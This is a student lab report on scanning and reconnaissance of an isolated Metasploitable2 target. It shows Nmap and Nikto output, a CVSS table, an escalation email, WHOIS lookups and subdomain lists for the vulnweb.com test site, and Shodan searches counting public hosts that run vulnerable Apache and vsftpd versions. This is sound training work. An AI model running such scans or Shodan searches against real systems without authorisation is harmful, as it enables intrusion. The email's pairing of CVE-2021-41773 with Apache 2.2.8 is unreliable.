NAME : ANKIT PARPALA

TITLE : Vulnerability Assessment and Penetration Testing (VAPT) – Week 2

Executive Summary : This report presents a complete Vulnerability Assessment and Penetration Testing (VAPT) conducted on a controlled lab environment using Metasploitable2 and DVWA. The assessment identified multiple high-risk vulnerabilities including outdated services, weak configurations, and SQL Injection flaws.

Exploitation was successfully performed using Metasploit and SQLMap, demonstrating real-world attack scenarios. Post-exploitation activities confirmed system compromise and data extraction capability. The findings highlight critical security gaps and mitigation strategies to improve system security.

TASK 1: VULNERABILITY SCANNING LAB

1. Objective

The objective of this lab was to identify vulnerabilities in an isolated target environment using standard vulnerability scanning tools. The assessment focused on service discovery, basic web scanning, and risk prioritization using CVSS-based severity levels.

2. Tools Used

- Nmap
- Nikto
- Google Sheets / Excel for scoring

3. Lab Setup

Environment Configuration

The lab environment was set up using:

- Virtualization Software: Oracle VirtualBox
- Attacker Machine: Kali Linux (192.168.56.101)
- Target Machine: Metasploitable2 (192.168.56.102)
- Network: Host-Only Network (192.168.56.0/24)

Figure : IP configuration of Kali Linux and Metasploitable2 used for the vulnerability scanning lab.

Kali Linux attacker machine

```
┌──(ankit㉿vilen)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:30:5c:1e brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:2c:59 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 86003sec preferred_lft 86003sec
    inet6 fd17:625c:f037:3:2fc3:445c:2d53:5a51/64 scope global temporary dynamic
       valid_lft 86174sec preferred_lft 14174sec
    inet6 fd17:625c:f037:3:a00:27ff:fe1f:2c59/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86174sec preferred_lft 14174sec
    inet6 fe80::a00:27ff:fe1f:2c59/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Metasploitable2 target machine

```
Metasploitable2 [Running] - Oracle VirtualBox
File   Machine   View   Input   Devices   Help
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:20:cc:d8
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe20:ccd8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1252 (1.2 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

user@metasploitable:~$ _
Ctrl + Alt
```

Connectivity between Kali Linux and Metasploitable2 was verified using ICMP ping. Successful replies confirmed that the attacker machine could communicate with the target system before scanning began.

Figure : Successful ping test confirming connectivity between Kali Linux and the target machine.

```
ankit@vilen: ~
Session  Actions  Edit  View  Help

┌──(ankit㉿vilen)-[~]
└─$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=255 time=5.41 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=255 time=1.65 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=255 time=18.7 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=255 time=17.1 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=255 time=1.75 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=255 time=2.67 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=255 time=1.98 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=255 time=16.2 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=255 time=14.3 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=255 time=1.67 ms
^C
--- 192.168.56.102 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9036ms
rtt min/avg/max/mdev = 1.645/8.143/18.695/7.036 ms
```

Figure : Nmap scan results showing open ports and services on the target machine.

```
┌──(ankit㉿vilen)-[~]
└─$ sudo nmap -sS -sV -T4 -n 192.168.56.102 -oN nmap_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 01:00 +0530
Nmap scan report for 192.168.56.102
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:20:CC:D8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

Findings:

1. vsftpd 2.3.4 Vulnerability

- Port: 21
- Severity: Critical
- Description: This version is known to contain a backdoor vulnerability.
- Impact: Attackers may gain unauthorized remote shell access.
- Recommendation: Upgrade or disable FTP service.

2. Telnet Service Enabled

- Port: 23
- Severity: High
- Description: Telnet transmits credentials in plaintext.
- Impact: Credentials can be intercepted.
- Recommendation: Disable Telnet and use SSH.

3. Outdated Apache Web Server

- Port: 80
- Severity: High
- Description: Apache 2.2.8 is outdated and vulnerable.
- Impact: May allow web-based attacks.
- Recommendation: Update Apache.

4. SMB Service Exposure

- Port: 445
- Severity: High
- Description: SMB service is accessible.
- Impact: May allow file access or exploitation.
- Recommendation: Restrict or disable SMB.

5. Database Exposure (MySQL/PostgreSQL)

- Ports: 3306, 5432
- Severity: High/Medium
- Impact: Unauthorized DB access possible.

Recommendation: Restrict access and use authentication.

Figure : Nikto scan results showing web server vulnerabilities on the target system.

```
┌──(ankit㉿vilen)-[~]
└─$ nikto -h http://192.168.56.102 -o nikto.txt
- Nikto v2.6.0
---------------------------------------------------------------------------
+ Your Nikto installation is out of date.
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-04-22 23:00:57 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d1
5,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/doc
s/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/H
TTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP
/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/W
eb/HTTP/Headers/X-Content-Type-Options
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.o
rg/www-community/attacks/Cross_Site_Tracing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi
?name=CVE-1999-0678
+ [001384] /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTT
P requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-ea
ster-egg/
+ [001385] /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP
 requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-eas
ter-egg/
+ [001386] /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP
 requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-eas
ter-egg/
+ [001387] /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP
 requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-eas
ter-egg/
+ [001795] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
authorized hosts.
+ [999984] /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode:
 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

Web Application Findings (Nikto)

1. Outdated Apache Web Server

- Version: Apache 2.2.8
- Severity: High
- Description: The web server is outdated and may contain known vulnerabilities.
- Recommendation: Upgrade to latest version.

2. Outdated PHP Version

- Version: PHP 5.2.4
- Severity: High
- Description: Old PHP version with multiple known vulnerabilities.
- Recommendation: Upgrade PHP.

3. Directory Indexing Enabled

- Paths:
    - /icons/
    - /doc/
    - /test/
- Severity: Medium
- Impact: Attackers can view sensitive files.
- Recommendation: Disable directory listing.

4. Missing Security Headers

- Missing:
    - Content-Security-Policy
    - X-Content-Type-Options
    - Strict-Transport-Security
- Severity: Medium
- Impact: Increased risk of web attacks
- Recommendation: Add security headers

5. HTTP TRACE Method Enabled

- Severity: Medium
- Impact: Vulnerable to Cross-Site Tracing (XST)
- Recommendation: Disable TRACE method

6. phpinfo() Page Exposed

- Path: /phpinfo.php
- Severity: High
- Impact: Leaks sensitive server information
- Recommendation: Remove file


7. phpMyAdmin Exposure

- Path: /phpMyAdmin/
- Severity: High
- Impact: Unauthorized database access risk
- Recommendation: Restrict access

Vulnerability Table

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	vsftpd 2.3.4 Backdoor	9.8	Critical	192.168.56.102
002	Telnet Service Enabled	8.0	High	192.168.56.102
003	Outdated Apache 2.2.8	8.1	High	192.168.56.102
004	SMB Port 445 Open	7.5	High	192.168.56.102
005	MySQL Exposed	7.0	High	192.168.56.102
006	Tomcat Server Exposed	8.5	High	192.168.56.102
007	PostgreSQL Exposed	6.5	Medium	192.168.56.102
008	DNS Service Exposed	5.0	Medium	192.168.56.102
009	Outdated PHP Version	8.5	High	192.168.56.102
010	Directory Listing Enabled	5.3	Medium	192.168.56.102
011	Missing Security Headers	5.0	Medium	192.168.56.102
012	HTTP TRACE Enabled	5.5	Medium	192.168.56.102
013	phpinfo Page Exposed	8.0	High	192.168.56.102
014	phpMyAdmin Exposure	8.2	High	192.168.56.102

Figure: CVSS-based automatic prioritization using formula in Google Sheets



Vulnerability_CVSS_Table_Ankit

File Edit View Insert Format Data Tools Extensions Help

A1 | Scan ID

	A	B	C	D	E
1	Scan ID	Vulnerability	CVSS Score	Priority	Host
2	1	vsftpd Backdoor	9.8	Critical	192.168.56.102
3	2	Telnet Enabled	8	High	192.168.56.102
4	3	Outdated Apache	8.1	High	192.168.56.102
5	4	SMB Port Open	7.5	High	192.168.56.102
6	5	MySQL Exposed	7	High	192.168.56.102
7	6	Tomcat Exposed	8.5	High	192.168.56.102
8	7	Directory Listing	5.3	Medium	192.168.56.102
9	8	Missing Security Headers	5	Medium	192.168.56.102
10	9	HTTP TRACE Enabled	5.5	Medium	192.168.56.102

Conclusion

The vulnerability scanning process identified multiple high-risk issues in the target system. Critical services were exposed, and outdated software increased the attack surface. Immediate remediation is required to secure the system and prevent exploitation.

Escalation Email

Subject Critical : Vulnerabilities Identified in Web Server

Hi Team,

During the recent vulnerability assessment, multiple critical issues were identified on the target system (192.168.56.102). A high-risk vulnerability was found in the vsftpd service, which allows remote command execution. Additionally, the Apache server is outdated and vulnerable to known exploits, including CVE-2021-41773. Telnet access is also enabled, exposing credentials in plaintext.

Proof of Concept (PoC) testing confirmed that these vulnerabilities can be exploited to gain unauthorized access. Please find attached the PoC for your reference.

Immediate remediation is recommended, including patching Apache, disabling Telnet, and removing vulnerable services.

Regards,
VAPT Analyst

TASK 2: RECONNAISSANCE PRACTICE

1. Objective

The objective of this task is to perform reconnaissance using OSINT techniques and tools to gather information about the target system, identify exposed services, and understand the technology stack before exploitation.

2. Scope

- **Local Target:** Metasploitable2 (192.168.56.102)
- **Public Target (for OSINT):** testphp.vulnweb.com
- **Tools Used:**
    - WHOIS
    - Shodan
    - Wappalyzer
    - Nmap
    - Sublist3r (conceptual

3. Methodology

The reconnaissance phase was conducted in the following steps:

1. **WHOIS Lookup**
   Identified ownership and network classification of the target.
2. **Service Enumeration (Nmap)**
   Discovered open ports and running services.
3. **OSINT Analysis (Shodan)**
   Identified publicly exposed systems and services.
4. **Technology Identification (Wappalyzer)**
   Determined the web application technology stack.
5. **Subdomain Enumeration**
   Reviewed methodology for identifying additional assets.

❖ Domain Information (WHOIS Analysis)

Domain Name: vulnweb.com

Registrar: Gandi SAS

Creation Date: 2010-06-14

Expiry Date: 2027-06-14

DNSSEC: Not enabled

Figure : WHOIS Lookup Result

```
┌──(ankit㉿vilen)-[~]
└─$ whois vulnweb.com
   Domain Name: VULNWEB.COM
   Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2025-11-17T09:34:20Z
   Creation Date: 2010-06-14T07:50:29Z
   Registry Expiry Date: 2027-06-14T07:50:29Z
   Registrar: Gandi SAS
   Registrar IANA ID: 81
   Registrar Abuse Contact Email: abuse@support.gandi.net
   Registrar Abuse Contact Phone: +33.170377661
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS-105-A.GANDI.NET
   Name Server: NS-11-B.GANDI.NET
   Name Server: NS-140-C.GANDI.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-04-23T08:16:43Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
```

The WHOIS output shows that the domain is publicly registered and actively maintained. The absence of DNSSEC indicates a minor security weakness, as it may be vulnerable to DNS spoofing attacks.

❖ Subdomain Enumeration

www.vulnweb.com

testphp.vulnweb.com

rest.vulnweb.com

testasp.vulnweb.com

testaspnet.vulnweb.com

testhtml5.vulnweb.com

Figure : Sublist3r Output

Sublist3r successfully identified multiple subdomains. Each subdomain represents a potential entry point for attackers and expands the attack surface.

❖ Exposed Services (Nmap Scan)

21/tcp	FTP	vsftpd 2.3.4
22/tcp	SSH	OpenSSH 4.7
23/tcp	Telnet	
25/tcp	SMTP	Postfix
53/tcp	DNS	BIND 9.4.2
80/tcp	HTTP	Apache 2.2.8
139/445	SMB	
3306	MySQL	
5432	PostgreSQL	
8180	Tomcat	

Figure : Nmap Scan Output

```
┌──(ankit㉿vilen)-[~]
└─$ nmap -sV -sC -O 192.168.56.102 -oN nmap_results.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 01:29 +0530
Nmap scan report for 192.168.56.102
Host is up (0.010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-04-22T18:19:46+00:00; -1h39m55s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
```

The Nmap scan reveals multiple open ports and outdated services. Critical services such as FTP, Telnet, and SMB are exposed, increasing the risk of exploitation.

❖ Web Vulnerability Analysis (Nikto)

➢ Key Findings:

- Outdated Apache server
- Directory listing enabled
- Missing security headers
- HTTP TRACE method enabled
- phpMyAdmin exposed

Figure : Nikto Scan Output

```
┌──(ankit㉿vilen)-[~]
└─$ nikto -h http://192.168.56.102 -o nikto_results.txt
- Nikto v2.6.0
---------------------------------------------------------------------------
+ Your Nikto installation is out of date.
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-04-23 01:34:50 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force
file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=46
98ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-U
S/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/d
ocs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/
docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/Headers/Permissions-Policy
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://ow
asp.org/www-community/attacks/Cross_Site_Tracing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-1999-0678
+ [001384] /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information vi
a HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-y
our-php-easter-egg/
+ [001385] /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via
 HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-yo
ur-php-easter-egg/
+ [001386] /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via
 HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-yo
ur-php-easter-egg/
+ [001387] /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via
 HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-yo
ur-php-easter-egg/
+ [001795] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limite
d to authorized hosts.
+ [999984] /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, i
node: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2003-1418
+ [001796] /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
```

Nikto identified multiple web server misconfigurations and outdated software. These vulnerabilities can lead to attacks such as XSS, information disclosure, and remote exploitation.

❖ OSINT Analysis (Shodan)

Shodan is an OSINT search engine used to identify internet-connected devices and exposed services. It helps in detecting vulnerable systems, outdated software, and misconfigured services across the internet.


➢ Shodan Query Results

Query 1: apache 2.2.8 → 14,016 results

Query 2: vsftpd 2.3.4 → 1,483 results


Query 3: ssl:"vulnweb" → 2 results

Figure : Shodan results showing 14,016 publicly exposed Apache 2.2.8 servers.



